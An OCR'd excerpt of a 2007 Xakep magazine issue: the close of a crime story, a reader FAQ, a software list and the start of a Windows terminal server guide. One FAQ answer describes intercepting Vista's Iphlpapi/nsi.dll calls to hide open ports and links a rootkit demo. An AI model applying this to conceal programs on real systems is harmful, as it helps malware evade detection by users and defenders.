— Знакомьтесь, — человек аккуратно убрал от нее руки, после чего кончиком пальца чуть-чуть подтолкнул фару в сторону Слепцова. — Или вы уже знакомы? Не стесняйтесь в выражениях, смелее!
Мужчина засмеялся. И смех его сказал Слепцову гораздо больше, чем запекшаяся кровь на затылке. Это был смех хозяина положения, человека, который оказался здесь явно не по ошибке и не для того, чтобы вернуть владельцу украденную фару.
— Знаком, — после непродолжительного раздумья сказал Слепцов. — Но никак не ожидал встретить ее у себя дома.
— Честно говоря, я и сам не предполагал, что так получится, — собеседник встал, подошел к окну и отодвинул шторку. — Это в некотором роде импровизация. Но, на мой взгляд, она идет четко, по аналогии... Скажите, вам страшно?
Слепцов усмехнулся.
— Страх — это естественное чувство. Но его практически полностью перекрывает непонимание происходящего. Так что мне страшно, да. Но вот если вы мне объясните, в чем дело, я, пожалуй, буду бояться несколько более осознанно.
Он сам удивился своей смелой речи, ведь ситуация, в которой он сейчас находился, была просто из ряда вон. Никто и никогда не нападал на него в его квартире, никто и никогда не вел с ним бесед «а-ля Голливуд», поливая голову минералкой. Короче говоря, страшно было до чертиков, но организм как-то мобилизовался; Слепцов не знал, надолго ли его хватит, но пока силы еще были.
— Объясню, — мужчина кивнул. — С превеликой радостью. Понимаете, Слепцов — вы уж извините, что я вас знаю, а сам не представляюсь — эта фара на столике очень правильный символ. Вы помните свои чувства, когда увидели вместо нее дырку в бампере?
Слепцов хотел было ответить, но мужчина взмахом руки не дал ему открыть рот.
— Не мешайте мне говорить. Будет время — вас спросят. Так вот, то, что ощутили вы, пережил и я около полугода назад...
Слепцов слушал очень внимательно, но неожиданно заметил, что второй человек куда-то исчез. Вот он только что стоял где-то сбоку, а сейчас не слышно ни его шагов, ни дыхания.
— Представляете, те же самые ощущения — дырка в бампере.
— У вас что-то украли? — попытался сыграть в угадайку Слепцов, чтобы превратить монолог в диалог.
— Не фару, милейший, — услышал он в ответ. — Это было даже хуже, чем дырка в бампере. Я сейчас буду говорить прописные истины, но боюсь, что вам не дано понять ни слова из того, что я скажу. Вы — из другого мира. Вы — русский.
— А вы нет? — Слепцов ухмыльнулся. — Вы прибыли с другой планеты рассказать мне какие-то бредни про ворованные фары?
— Я? С другой планеты? — мужчина снова опустился на диван и привычным жестом поправил стрелки на брюках. — Ни в коем случае.

Однозначно с планеты Земля. Никакой альфы Центавра, никаких Азимовых и Шекли. Суровая проза жизни.
Он помолчал немного, разглядывая лежащую на столике фару. Казалось, напряженность на некоторое время спала; Слепцов судорожно размышлял, куда бы сейчас направить разговор, чтобы вести его мягко и в то же время максимально информативно, но тишина была неожиданно нарушена вопросом:
— Вам ведь уже почти сорок лет, без малого, — мужчина наклонил голову и пристально посмотрел в глаза Слепцову. — Говорят, люди всю жизнь слушают ту музыку, которая произвела на них наибольшее впечатление в юности. Вот мы с вами практически ровесники, и я обожаю «Воскресенье» и «Битлс». А вам нравится творчество «Скорпионс»?
Слепцов напрягся. Вопрос был задан явно неспроста. В ответ пришлось кивнуть.
— Да, в основном их ранние вещи...
— И именно поэтому пароль на вашем компьютере «Forever In Trance»?
Отвечать было незачем. Вопрос был наполовину риторическим, наполовину издевательским. Оставалось только сопеть, раздувая в бессильной злобе ноздри, и скрипеть зубами.
— А чего вы так напряглись? — искренне удивился собеседник. — У вас там какие-то тайны? Не думаю. Вы же не банковский сотрудник, и компьютер у вас стоит не на кассе... Да, пароль — это не проблема. Кому, как не вам, должно быть это известно. Давайте условимся — не будем делать глаза, как у мопса, поскольку каждый из нас прекрасно понимает, чем живет. Вот, например, вы, чем вы зарабатываете себе на кусок хлеба? Но, прежде чем вы ответите, напомню, врать мне бессмысленно. Итак, я жду откровений, от этого многое будет зависеть в дальнейшем.
Слепцов скрипнул зубами. Они знают пароль. «Но что там можно взять? — понеслись в его голове мысли. — Есть несколько исходников, несколько готовых работ... Адреса заказчиков? Не помню, чтобы вносил их куда-то на компе, все у меня в смартфоне. Продолжать играть с ним или воспользоваться тем, что у меня свободные руки, встать и навалять ему между глаз? Сил ведь должно хватить. Но есть второй; похоже, он сейчас за компьютером в другой комнате. Прибежит тут же...»
— Ладно, будем играть по вашим правилам, — нехотя начал Слепцов. — Чем я зарабатываю себе на жизнь? Я программист. Судя по зарплате и уровню жизни — востребованный.
— Я ведь просил вас не врать, — мужчина сверкнул глазами. — Вы искренни лишь отчасти — вы скрываете такой мощный пласт своей деятельности, что просто диву даешься, как вы могли о нем не упомянуть. Ну а раз вы пошли по такому пути, то я от вас не отстану. Я зарабатываю на свою жизнь тем, что заставляю людей выполнять невыполнимые задачи.
— То есть? — непонимающе поднял брови Слепцов.
— Как хотите, так и понимайте, — покачал головой собеседник. — Я ведь принял ваше вранье про программиста, вот и вы напрягитесь.
— Хорошо... Но тогда по какой причине наши пути пересеклись? И за каким чертом вам понадобилось воровать у меня фару от автомобиля, после чего тащить ее сюда и ожидать встречи с хозяином?!
Мужчина вздохнул, после чего выдержал довольно приличную паузу и произнес:
— Вы невнимательно меня слушали. Я здесь, чтобы заставить вас выполнить невыполнимую задачу.
— Меня? Заставить? — Слепцов хмыкнул. — Каким, интересно, образом?
— А вот каким, — в комнате снова появился второй человек — тот самый, что поливал его минералкой. Он держал в руках пистолет, направленный на Слепцова. — Как думаете, сработает?
— Думаю, да, — машинально ответил тот. — Вы боевиков насмотрелись? Чего вам надо?
— Все предельно просто. На столе перед собой вы видите вашу собственную фару. От вашего форда. Думаю, не стоит и проверять — это именно она. Задача состоит в следующем...
Мужчина снова наклонился за диван и поднял с пола довольно тяжелый предмет. Когда Слепцов разглядел, что именно, то даже присвистнул.
Это оказалась довольно большая фара с «хрустальным» отражателем. Ее положили рядом с противотуманкой, при сравнении она оказалась почти в два раза больше.
— Красиво? — спросил собеседник. — Это фара от мерседеса. Самая обыкновенная фара от самого обыкновенного Мерседеса, если, конечно, подобная фраза имеет право на существование. Поскольку, как вы сами понимаете, «обыкновенных мерседесов» не бывает. Каждый из них — это произведение автомобильного искусства... И задача ваша будет не из простых. Эдакий Форт Баярд. Вам придется взять эту фару и установить ее на место украденной противотуманки за тридцать минут. Все очень просто, как вы видите.
Слепцов слушал все это как какой-то бред. Он и раньше не понимал, что происходит, а когда услышал, чего от него хотят под угрозой расправы, то вообще пришел в состояние, близкое к панике.
— Вы в своем уме? — спросил он. — Как такое возможно? Она же элементарно больше, не говоря уже о массе других отличий типа креплений, расположения фишки для проводов! Это нереально!
— Конечно, нереально, — мужчина согласился. — Но ведь эта фара лучше. А значит, придется что-то придумать.
— Причем здесь «лучше»?! — крикнул Слепцов. — Это не та сфера жизни, где ориентируются на то, что лучше! Каждой машине — свои фары, свои колеса, свои запчасти! Хватит играть здесь в идиотов! Говорите, что вам надо!
— Я уже сказал. Время пошло. Тридцать минут. Или вы будете убиты.
Мужчина встал, подошел к окну и закурил.
— Чего вы от меня хотите? — уже безо всякого крика, почти жалобно спросил Слепцов.
— Полгода назад, господин программист, вы украли почти готовый проект, — выпустив струю дыма в потолок, ответил мужчина. — Украли виртуозно. Никто ничего не заподозрил. Вы взяли исходники и, стоит отдать вам должное, создали на их основе прекрасный продукт...
Слепцов слушал и понимал, что человек знает, о чем говорит. Каждое слово было правдой.
— ...Я бы даже сказал, ВЫ СДЕЛАЛИ ЕГО ЛУЧШЕ. Из фары для форда вы сделали фару для мерседеса. И сумели запихнуть ее туда, куда сейчас даже не пытаетесь...
— Вы... — начал было Слепцов, но говорить ему не дали.
— Молчите! Вы можете много рассуждать на тему того, что без вашего участия получилось бы что-то такое средненькое, неудобоваримое... Да, вы правы. Вы сделали лучше. Но мне не надо лучше. Мне надо так, как у меня было...
Слепцов замер с широко раскрытым ртом. Так вот кто у него в гостях!
— И поэтому я сейчас здесь. Чтобы вы поняли, что каждому дорога именно его фара. Та, которая подходит его машине. Правда, жить с этим пониманием вы будете недолго...
Уходя, в дверях он оглянулся на труп и спросил:
— Фары забирать будем? Хотя нет, пусть лежат. Интересная получится задачка для опергруппы. Надеюсь, ты вычистил его компьютер так же, как его череп от мозгов? Вот и славно. Поехали...



СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /

FAQ

YOUR FAQ
FAQ ON
FAQ

FAQ@REAL.XAKEP.RU


Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком — для этого есть Hack-Faq (hackfaq@real.xakep.ru); не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Многие методы для создания невидимых в системе приложений, к которым я давно привык, перестали работать в Windows Vista. Ни один из ранее используемых способов для сокрытия открытых портов под Вистой не работает. Как быть, что можешь подсказать?

A: Дело в том, что и сам список открытых портов под Windows Vista программы теперь получают иным способом. Большинство приложений, в том числе и стандартная netstat.exe, вызывают функцию InternalGetTcpTable2, экспортируемую из библиотеки Iphlpapi.dll. Та в свою очередь передает управление NsiAllocateAndGetTable и NsiEnumerateObjectsAllParametersEx, входящим в состав DLL'ки nsi.dll, которая предназначена для взаимодействия с модулем ядра — NSI. Если учесть некоторые особенности новой системы, эти обращения вполне можно перехватить. Готовую реализацию ты можешь найти, перейдя по этому линку: www.rootkit.com/vault/cardmagic/PortHidDemo_Vista.c.

Q: Здравствуйте. Хочу поставить никсовую систему на свой iBook (Power PC G4) MacOS X. Возможно ли это? Если да, то как? А то на Mac у нас в городе ничего нет, да и вообще хотелось бы иметь две оси на компе.

A: На твой случай есть одна замечательная программа, от которой давно тащатся миллионы продвинутых пользователей Mac'a. Речь идет о Parallels Desktop (www.parallels.com/en/products/workstation/mac) — своеобразном аналоге Vmware для Mac'a, но с более широкими возможностями. С ее помощью ты сможешь запускать не только любую Unix-систем, но и Windows. Причем переключение производится прозрачно, без необходимости перегружать компьютер и прыжков с бубном. Особенно хочется поблагодарить разработчиков за алгоритмы виртуализации, позволяющие гостевой системе работать вообще без каких-либо тормозов и задержек. Помимо всего прочего, Parallels Desktop дает возможность быстро переносить файлы с системы на



систему обычным drag-and-drop'ом, запускать виндовые приложение под Mac'ом, делать снимки системы и быстро к ним возвращаться. Вещь по-настоящему потрясающая. Кстати, существует версия и для Windows.

Q: Здравствуйте. Подскажите, чем отличается упаковщик (например, ASPack) от протектора (например, ASProtect)? Заранее спасибо.

A: Упаковщик — это что-то типа архиватора, но для exe и dll. Программы, упакованные с помощью того же ASPack, автоматически распаковываются в момент запуска, поэтому на работе пользователя это никак не сказывается. Чаще всего он даже не подозревает, что имеет дело с упакованным бинарником. Некоторое время программисты использовали упаковщики, и в том числе ASPack, для защиты своих приложений: сжатые программы не так легко поддаются отладке и, соответственно, взлому. Однако сейчас для них существует множество автоматических распаковщиков. Поэтому для более устойчивой защиты были разработаны протекторы. В большинстве своем они используются производителями коммерческого софта для создания TRIAL-версий приложений с возможностью дальнейшей регистрации программы с помощью ключей. Помимо этого, протекторы преобразуют исходный код приложения, снабжая его различными антиотладочными средствами. Однако непробиваемой такую защиту сейчас вряд ли назовешь.

Q: Современные онлайн-приложения, например Google Reader и Gmail, поддерживают горячие клавиши, которые в случае ежедневного использования сервисов серьезно облегчают жизнь. Как бы реализовать подобную фичу для своего сайта?

A: Проще всего воспользоваться уже готовой библиотекой (www.openjs.com/scripts/events/keyboard_shortcuts). Мы проверили ее лично: работает она на ура, позволяя добавлять горячие клавиши и назначать для них действия всего в нескольких строках кода. Вот тебе пример:

```
shortcut("Ctrl+B",function() {
      alert("The bookmarks of your browser will show up
after this alert...");
},{
      'type':'keydown',
      'propagate':true,
      'target':document
});
```

Q: Перестала работать материнская плата. Думаю, полетел какой-то из конденсаторов. Но как найти, какой именно из них сбоит?

A: Характерное вздутие — верный признак того, что с конденсатором что-то не так, и даже если сейчас он работает вполне нормально, то все равно имеет все шансы вскоре выйти из строя. Любое изменение с самим конденсатором, а также с прокладкой, закрывающей его снизу, непременно приводит к уменьшению его емкости и, соответственно, работоспособности всей платы. Проверить емкость конденсатора можно с помощью самого простого мультиметра, который приобретается в любом радиомагазине за 15-25 долларов.

Q: Сейчас активно продают оборудование для создания локальной сети через розетку. Но как это работает? Просто вставляешь несколько компьютеров в розетку и все? Даже не верится, что это действительно реально.

A: На самом деле технология Powerline появилась очень давно, и споры по поводу ее работоспособности давно стихли. Еще десятилетия назад низкоскоростные (скорость иногда ниже, чем 0,01 Кбит/с) технологии стали использовать в энергетике на высоковольтных магистралях для передачи информации о напряжении на подстанциях и прочей технической информации. Сейчас же активно развиваются высокоскоростные стандарты PLC (Power Line Communication), позволяющие передавать данные на скоростях в десятки Мбит/с. Задача это, понятно, непростая. Только вспомни нашу отечественную проводку: сплошь и рядом ветхие провода, которые в большинстве случаев проложены десятилетия назад. Мало того что они имеют кучу изгибов и повреждений, а также наспех спаянных сцепок, так еще и электроэнергия по ним передается под высоким напряжением! Море помех, с которыми надо бороться, плюс разделяемая среда — одна на всех. Ничего не напоминает? Условия очень похожи на радиоэфир, поэтому здесь используются практически те же самые алгоритмы модуляции и принципы передачи сигнала. Занимается модуляцией/демодуляцией специальный PLC-модем — именно он вставляется в розетку, а от него к компьютеру в свою очередь идет самый обыкновенный патч-корд (хотя существуют версии USB, но это редкость). Преимущество технологии заключается в том, что электрические кабели уже проложены по всей квартире, поэтому ничего не потребуется устанавливать. Вся система более чем работоспособна: в России даже есть провайдеры, предоставляющие интернет-услуги как раз посредством PLC. Пользуюсь подобной штукой уже года два, и знаешь, работает она на уровне. 15-25 Мбит/с — это вполне реальная скорость, которая, правда, сильно зависит от расстояния до щитка с PLC-инжектором (устройством, которое транслирует в электрическую сеть сигнал с данными), загруженности и общего состояния проводки.

Q: Ну и намучился же я в последнюю сессию со всеми этими курсовыми, рефератами, научными работами. Мало того что нужно работать над содержанием, так ведь еще и оформление требуют строго по всем ГОСТам. Глупо, но что делать — приходится часами подгонять материал под все правила оформления. Подскажи, как этот процесс можно автоматизировать?

A: Как раз для этого случая существует специальная насадка на Microsoft Word, называется она Disser (www.kankowski.narod.ru/soft/disser.htm). По сути, это просто набор макросов, но каких! Все для тебя: работа со списком литературы, вставки рисунков, таблиц и формул, оформленных по всем правилам и стандартам. Особенно ценны шаблоны реферата и курсовика. От тебя требуется вставить в файл содержимое, оформление Disser берет на себя.

Q: Как подружить iPod и Winamp?

A: 1. Думаю, что iPod уже подключен к компьютеру, так? Запусти iTunes и перейди во вкладку Settings. Пролистай вниз до секции Options и деактивируй опцию «Open iTunes when this iPod is attached», а затем включи «Enable disk use box». Теперь iPod должен отобразиться в системе как внешний жесткий диск.

2. Осталось только повозиться с Winamp'ом: во время установки обязательно включи в состав сборки «Portable Media Player Support → iPod support». Вот, собственно и все. Теперь, открыв Winamp, можно вызвать Media Library и выбрать свой плеер в списке Portables list. ⌶

>> WINDOWS
> Daily Soft
AACDSee 9
Alcohol 120% 1.9.6.5429
Cute FTP Professional 8.0.7
DAEMON Tools 4.09 X86
Download Master 5.3.4.1093
Far Manager 1.70
Firefox 2.0.0.5
K-Lite Mega Codec Pack 3.3.0
Miranda IM 0.6.8
mIRC 6.21
Notepad 4.1.2
Opera 9.22
Outpost Firewall Pro 4.0.1025.7828
PuTTY 0.60
QIP 2005 Build 8030
Skype 3.2.0.175
Starter v5.6.2.8
The Bat! v3.99.3
Total Commander 7.01
Unlocker 1.8.5
Winamp 5 Full 5.35
WinRAR 3.70 RU
Xakep CD DataSaver 5.2

>Development
Boost 1.34
Code Virtualizer 1.2.7
DHTML Menu Builder 4.20
dot.NET Framework 3.5 Beta 2
Eclipse 3.3.0
Flash Decompiler 2.99
FreeBASIC for Windows 0.17b
gvim7. 1
Help & Manual 4.31
HiAsm 3.63 b162
InfTool v6.3d
InstantUpdate 1.0RC
Komodo Edit 4.1.1
kompozer 0.7.9
Lazarus 0.9.22
LopeEdit 5.3
MathType 6.0
Microsoft Debugging Tools 6.7.5.1
MSDN Library for Visual Studio 2008 Beta 2
Popfly Explorer Alpha
SSW Code Auditor 12.50
Themida 1.9
Visual Studio 2008 Beta 2 Standard Edition
Zend Guard 5.0.0

>Misc
Book Collector 5.0.3
Cfont Pro 2.6.0.0
Coyote 0.3.0.2 sms 0.8.0.1 для Windows
doPDF 5.2.226
Eastegger 3.0.0.135
Google Maps Images Downloader 2.72
Keyboard Sounder 1.52
Orbitron
StormPredator 3.21
Tag&Rename 3.3.5
Transfz 1.10
Traylt! 4.6.5
True Launch Bar 4.2
Yahoo! Widget Engine for Windows 4.0.5
ZiToDB 1.0b2
СканКромсатор v5.6A

>Multimedia
AIMP Classic v1.77.9
ArtIcons Pro 5.16
ArtRage 2
Camtasia Studio 4.0.2
ConceptDraw 7
ConceptDraw MINDMAP 5
DirectX Redistributable August 2007
FaceGen Modeller 3.1.4
Instant Color Picker 2.5
JLC's Internet TV 1.1 Beta 4
K-Lite Codec Tweak Tool 2.1.0
Mixcraft 3
Monkey's Audio 3.99
Nero 7.10.1.0
PDF Explorer 1.5
Scramby
Sound Forge 9
Soundbase 2007.07.27
Virtual DJ Studio 5.3
VLC media player for Windows 0.8.6c
Wink 2.0
WinMorph 3.01
YouTube FLV to AVI easy converter ver. 2.1.3

>Net
Apex DC 0.4.0
Blowsearch Secured Messenger 2.1.0
Eve
Flock 0.9.01
FPipe 2.1
IE7Pro 0.9.20
IP sniffer 1.91
IVT BlueSoleil 2.3
LANState Pro 3.4
Nessus 3.0.5
Orbit downloader 2.1.5
SeaMonkey for Windows 1.1.3
SmartCode VNC Manager 3.6
Spoofstick 1.06
Sylpheed 2.4.2
TMeter 7.5.441
UserGate 4.2
VisualWget v2.0b3rev1
WinPcap 4.1 Beta
X-NetStat 5.5
Агент Mail.ru 4.9

>System
BOINC for Windows 5.10.15
GBM Pro 8.0
JaBack for Windows 7.35
McAfee Rootkit Detective 1.0
Nero 7.10.1.0
ObjectWipe 1.7
OpenOffice.org Portable 2.2.1
Process Monitor 1.2
R-Undelete 3.5
R-Wipe & Clean 7.6
RegSeeker 1.55
SpeedCommander 11.62
SSW Link Auditor 3.95
SSW SQL Auditor 10.37
StatWin Enterprise 7.6.3
VistaTweaker 0.2
VMware Workstation 6.0 for Windows

>>UNIX
>Desktop
Aqualung 0.9beta8
Digikam 0.9.2
Exaile 0.2.10
Imagemagick 6.3.5-3
Koffice 1.6.3
Lives 0.9.8.6
Sonata 1.2.2
Synfig 0.61.06
Whaawmp 0.1.12

>Devel
Anjuta 2.2.0
Gcc 4.2.1
Glade 3.1.5
Netbeans 5.5.1
Openxchange 1.0.2
Subversion 1.4.4
Webmatic 2.7

>Games
Freecol 0.7.0
Freedroid 0.10.2
Openarena 0.7.0

>Libz
Directfb 1.0.0
Gd 2.0.35
Glib 2.13.5
Gmp 4.2.1
Gtk 2.11.4
Libiconv 1.11
Libjpeg 6b
Libmcrypt 2.5.7
Libnet 0.10.11
Libogg 1.1.3
Libpcap 0.9.7
Libpng 1.2.18
Libtiff 3.8.2
Libtool 1.5.24
Libxml2 2.6.29
Pango 1.17.3
Pth 2.0.7
Qt 4.3
Sdl 1.2.11
T1lib 5.1.0
Zlib 1.2.3

>Net
Aria2 0.11.1
Firefox 2.0.0.5
Ktorrent 2.2
Mldonkey 2.8.7
Opera 9.22
Sameplace 0.7
Sim 0.9.3-2
Thunderbird 2.0.0.5
Whireshark 0.99.6

>Security
Clamav 0.91.1
Fwbuilder 2.1.13
Gnupg 2.0.5
Kismet 2007-01-R1b
Nmap 4.22SOC2
Openssl 0.9.8e
Stunnel 4.20
Sudo 1.6.9
Tcpdump 3.9.7


>Server
Amavisd-new 2.5.2
Apache 2.2.4
Asterisk 1.2.22
Bind 9.4.1
Courier-imap 4.1.3
Cups 1.3b1
Dbmail 2.2.5
Dhcp 3.0.6
Dovecot 1.0.2
Exim 4.67
Mysql 5.0.45
Nut 2.2.0
Openca 0.9.3-rc1
Openldap 2.3.37
Openssh 4.6p1
Postfix 2.4.3
Postgresql 8.2.4
Samba 3.0.25b
Sendmail 8.14.1
Snort 2.7.0
Sqlite 3.4.1
Squid 2.6STABLE13
Vsftpd 2.0.5

>System
Alsa 1.0.14
BSD Ports
Cdrtools 2.01.01a31
Evince 0.9.2
Juffed 0.1.2
Linux 2.6.22.1
Loggerfs 0.3
Nvidia 100.14.11
Peazip 1.8.2
Qstardict 0.03
Sensors-applet 1.8.1
Xnee 3.0.1

>4 LiveCD дистрибутива
Puppy 2.16.1
Damn Small Linux 3.4
SLAX 5.1.8.1
Vectorlinux 5.8

DVD
№ 08(104)АВГУСТ 2007
ХАКЕР







ХАКЕР PRO
Один на всех и все на одного
Настройка сервера терминалов в Windows 2003
Приручение почтового голубя
Postfix + Dovecot + MySQL: строим надежный почтовый сервер
Сам себе файрвол, сам себе маршрутизатор
Настраиваем межсетевой экран на базе Iptables + Patch-o-matic
Секреты турбореактивного полета
Тонкая настройка параметров TCP/IP под толстые каналы
+
2 видеоурока для админов

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Один на всех и все на одного

НАСТРОЙКА СЕРВЕРА ТЕРМИНАЛОВ В WINDOWS 2003


Сегодня наиболее популярной является модель «один компьютер — одно приложение», когда на каждом компьютере, на котором работает пользователь, устанавливаются все необходимые для работы приложения. Такая схема не очень удобна, так как каждая установка часто требует отдельной лицензии. Кроме того, необходимо следить за обновлением приложений на всех компьютерах, защищать их от вирусов. Не стоит забывать и про финансовый момент: обычные клиентские компьютеры, в отличие от терминальных, должны обладать достаточной мощностью для «автономной» работы. А если еще сотрудники не имеют постоянного места? Использование терминальных систем упростит решение этих проблем.

Сервер терминалов Windows 2003


В те далекие времена, когда компьютеры были большими, терминальным доступом удивить кого-либо было трудно. Затем пришел век персоналок, и некоторое время уделом терминалов считались исключительно Unix-системы. С ростом сетей и увеличением мощности компьютеров о терминалах вспомнили снова. С одной стороны, появилась потребность в объединении ресурсов, с другой — в компаниях накопилось большое количество компьютеров старого парка, которые выбросить жалко, а использовать проблематично. Почему бы не использовать их в качестве терминала? Ведь ему не нужно обрабатывать информацию, он просто выводит результат на экран, а для этого особых мощностей не требуется. Первой реализацией операционной системы от Microsoft, поддерживающей работу с терминалами, был патч к NT 4.0 Terminal Server Edition, а в 2000 Server нужный компонент уже включался в состав системы. В Windows 2003 Server поддержка терминального подключения получила дальнейшее развитие, став более удобной и понятной в администрировании. Этот вариант мы и будем рассматривать. Здесь реализовано два режима работы:

1. Дистанционное управление рабочим столом (Remote Desktop for Administration) — этот режим предназначен для удаленного управления сервером администраторами; в Windows 2000 этот режим назывался Terminal Services in Remote Administration mode, что часто сбивало с толку новичков.
2. Сервер терминалов (Terminal Server mode) — предназначен для подключения удаленных пользователей.

В первом режиме возможны только два одновременных




Настройки в GPO



Подключение к удаленной системе

RDP-подключения, а также удаленное подключение к консольному сеансу сервера (этого не хватало в Win2K). Этот режим не требует дополнительного лицензирования. Активировать его очень просто. Выбираем «Панель управления → Система», переходим во вкладку «Удаленное использование» и устанавливаем флажок «Включить удаленный доступ к рабочему столу». По умолчанию доступ разрешен только локальным администраторам. Для того чтобы добавить других пользователей, нажимаем кнопку «Выбрать удаленных пользователей» и указываем нужные. После первого использования кнопка пропадает, в дальнейшем изменить состав пользователей можно через вкладку «Администрирование → Управление компьютером», добавив их в группу «Пользователи удаленного рабочего стола». Также следует помнить, что включение Remote Desktop не активирует систему совместимости приложений, поэтому некоторые приложения могут работать некорректно.
В режиме сервера терминалов количество подключений не ограничено, но этот режим требует дополнительного лицензирования. Для управления клиентскими лицензиями используется специальная служба Terminal Server Licensing, которая может управлять выдачей маркеров для нескольких серверов терминалов. При отсутствии в сети установленного и активированного в службе Microsoft Clearinghouse сервера TSL, клиентам будут выдаваться только временные маркеры, действительные в течение 120 дней (90 в Win2K). Этот период называется льготным периодом, он начинается с момент первого подключения клиента к серверу терминалов. Льготный период предназначен не для раздачи временного доступа клиентам, а для того чтобы администратору было достаточно времени на развертывание сервера лицензий. В соответствии с лицензионным соглашением доступ к серверу терминалов без лицензий не предусмотрен.
Итак, устанавливаем сервер.


Установка сервера терминалов

При установке ОС большая часть сервисов не устанавливается, это делается по многим причинам, главная из которых — безопасность. В дальнейшем администратор сам должен определить роль, которую будет выполнять сервер. Учитывая возможность большой нагрузки, сервер терминалов следует разворачивать на отдельном компьютере. Установить TS можно двумя способами. Первый — отметить флажок «Сервер терминалов» во вкладке «Установка компонентов Windows», которая находится в «Установке и удалении программ». Второй вариант — использовать окно «Управление данным сервером» (Managing your computer). Выбираем «Добавить или удалить роль». В появившемся списке совместимых ролей указываем «Сервер терминалов» и идем дальше, подтверждая необходимость перегрузки компьютера.

Перезагрузка будет выполнена автоматически, поэтому все приложения следует закрыть заранее.
Теперь необходимо установить сервер лицензий. Заходим в «Установку компонентов Windows» и отмечаем флажком пункт «Лицензирование сервера терминалов». В процессе установки следует определиться с доступностью сервера. Возможен выбор одного из двух вариантов: «Для всего предприятия» или «Для вашего домена или рабочей группы». По умолчанию устанавливается сервер лицензий предприятия, который подходит для всех случаев, хотя в первую очередь предназначен для использования в сетях с несколькими доменами. Для отдельного домена или рабочей группы можно выбрать и второй вариант.
